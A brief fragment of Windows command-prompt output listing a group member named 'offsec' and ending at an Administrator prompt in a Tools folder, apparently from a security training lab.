Members
offsec
The command completed successfully.
C:\Users\Administrator\Desktop\Tools>